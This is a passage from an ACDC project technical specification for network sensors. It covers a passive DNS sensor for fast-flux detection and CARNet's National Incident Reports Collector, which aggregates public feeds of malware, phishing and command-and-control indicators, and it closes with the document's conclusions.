Packet nmsg-dns-cache is used for consuming raw PDNS from the SIE channel 202. Also this packet implements the DNS de-duplication (front de-duplication) and filtering, the output data is emitted on SIE channels 204, 206 and 207.

Figure 26 shows the following pDNS conceptual stages:

- Initial collection stage consists of collecting packets between DNS resolvers and authoritative DNS servers. This phase uses the package nmsg which contains a module called dnsqr, which reconstructs UDP DNS query- response transactions based on the capture of network packets. The message output type is dnsqr.
- Processing of raw DNS data in pDNS fast-flux collector VM as it is described in the paragraph 10.1.6.1

10.4.2. Responsibilities

10.4.2.1. Development

Software is open source components were used. Software is open source developed ISC and integrated by CARNet ACDC team reachable at alias ncert@cert.hr

10.4.2.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who inftall software at own premisses

10.4.2.3. Operation

Operations is partner's responsibility who install software at own premisses

10.4.3. Input data

Sensor receives raw replicated DNS packets from the span port of the router, on which is connected the monitored DNS server.

10.4.4. Output data

pDNS sensor uses the NMSG format as a standard for the reconstructed DNS sessions, the format structure is described in the paragraph 10.1.2.

10.4.5. External interfaces

There is no API support for this sensor. Collected NMSG messages are copied using rsync for and then further analysed on pDNS fast-flux collector VM and Mediation server .

10.4.6. Deployment

10.4.6.1.Model

An overview of the pDNS architecture is shown on Figure 27. As stated before (see 9.4.1) raw DNS pairs (request/response) are collected on the pDNS sensor connected to switch span port or to network TAP sniffing outgoing DNS recursor traffic. The sensor is also connected to Internet to be managed through a SSH. Encapsulated DNS pairs are copied with rsync onto a separate virtual machine called pDNS collector. pDNS collector virtual machine also contains the fast-flux detection mechanism and updates the main Mediation Server database.



Figure 27: Data flow(DNS recursor outside sniffing) in fast-flux detection process

10.4.6.2.Hardware Requirements

pDNS sensor instance requires a virtual machine with the following specifications:
1-2 CPU
512-1024 MB RAM
20GB HDD

10.4.6.3.Software requirements

Platform requirements: virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi)

OS: Debian or RedHat based system. OVA contains Ubuntu 12LTS image.

10.4.6.4.Configuration and installation

Latest sie-dns –sensor version can be downloaded from the Farsight Github account - https://github.com/farsightsec/sie-dns-sensor.

After you download the deb/rpm package, you can install the sie_dns_sensor:
(RedHat based systems)
rpm -i sie-dns-sensor-0.7.2-1.el6.x86_64.rpm

(or for Debian based systems)
dpkg -i sie-dns-sensor_0.7.2-1_amd64.deb

Please note that the pDNS sensor requires accurate timestamping. So the machine used for the sensor requires a NTP client with the correct time set.

10.5. National Incident Reports Collector (NIRC)

10.5.1. Overview of the functionality provided

NIRC is a not sensor, but it is component running on Mediation server as its integral part which periodically (daily) collects already published data about incidents on different feeds accessible on the internet. NIRC also builds the database of malicious domains which will be used for correlation with other data(for example fast-flux domains) in Mediation server. For every feed NIRC has a special collector that is capable of processing its data. The results of every run are saved in a file that is later processed by the Mediation server.

NIRC provides data about following events:

- C&C (its IP and/or domain)
- Malware URL
- Malware domain
- Phishing URL

10.5.2. Input data

Internal NIRC logic can process data from web feeds which is in one of the following four formats:

- HTML
- plain text
- CSV
- RSS

It is possible to develop a collector that can process data from a different source. NIRC has also a logic for automatically dealing with messy (inconsistent) data e.g. feeds where IP addresses are mixed with domains etc. In some cases it is able to transform the data to the right type or to switch data entries. All feeds are accessed via HTTP.

10.5.3. Output data

Every incident event is presented as a Python dictionary (JSON like) object. All events are stored in a serialized Python pickle file which is later processed by MS. Each event is an object with the following attributes:

- **type**– *String*, representing the type of the event
  Possible values:
  - MLWURL – malware URL
  - MLWDOMAIN – malware domain
  - PHSURL – phishing URL
  - CC – command&control server
- **source** – String, name of the source (public feed)
- **constituency** – AS number of the network in which the event occurred
- **timestamp**(*Python datetime object*) - Timestamp associated with the event. It indicates when the event happened. It is taken from the web feed or generated by NIRC in the moment when the incident was found.
- **data** – *dictionary* (inside a dictionary) containing these fields:
  - url(String) - Contains malware or phishing URL if event has an URL associated with it (optional)
  - domain(String) – Contains malware domain if the event has an domain associated with it (optional)
  - ip(String) – IP address
  - malware (String) – malware type if available, e.g. Zeus, SpyEye (optional)

10.5.4. External interfaces

There is no API, GUI or a similar data interface to NIRC.

10.5.5. Deployment

10.5.5.1.Model

Data Flow

Figure 28 shows overview of the NIRC architecture and the way and the order in which the data from the feeds is processed.



Figure 28: NIRC processing phases and data flow

First, on a daily basis, Cron runs the NIRC engine which loads all collectors (one by one) that all available at that moment. Every collector gets data from exactly one internet feed. All collector logic (common for all collectors) is located in one module. This module takes input arguments like the feed URL and name, data format etc. from the collector scripts. After this, it takes care of fetching data through HTTP, processing and updating the internal collector cache which is used in order to avoid event duplication. After all collectors have finished with their job, all output data is stored in a Python pickle serialized file. Mediation server NIRC routine loads this file (in a later stage) in order to store information about new events to its database.

NIRC is integral part of Mediation server and only version in CARNet will send incident data related to all EU member states to Central Clearing House.

10.5.6. Responsibilities

10.5.6.1. Development

Software was completely developed CARNet ACDC team reachable at alias ncert@cert.hr

10.5.6.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who inftall software at own premisses

10.5.6.3. Operation

Operations is partner's responsibility who install software at own premisses

10.5.6.4.Hardware requirements

Hardware requirement are the same as for Mediation server, since NIRC software is integral part of Mediation server and runs on the same hardware.

10.5.6.5.Software requirements

Software requirement are the same as for Mediation server, since NIRC software is integral part of Mediation server software.

10.5.6.6.Configuration and installation

Since NIRC is a part of Mediation server software it will be installed during mediation server installation

11. Conclusions

This documents specifies a set of generic requirements that all sensors within ACDC should comply with. Moreover, it defines five set of Sensor Classes – one for each experiment – that include the general architecture, the data that a sensor should receive and the data that the sensor should send to the CCH if it's scope falls into one of the defined experiments, and also a set of requirements for sensor that do not fit a specific propose (mapped with the experiments), but detect infected systems aggregated within botnets.

The information provided for each Sensor Class defines what a Tool implementer or creator should meet in terms of architecture and what information it should collect, and also provides a clear input on what information is going to be sent to the CCH and can be used by other pilot components.

Regarding the Technical Specifications for the tools that are going to be used within ACDC as Network Sensors, this is an on-going work at this stage of the project. Some tools already selected for being used on ACDC have been specified in this document, but the reader should kept in mind that section 10 (Technical Specifications) is not complete and will be updated as more tools are implemented or chosen to be used on ACDC.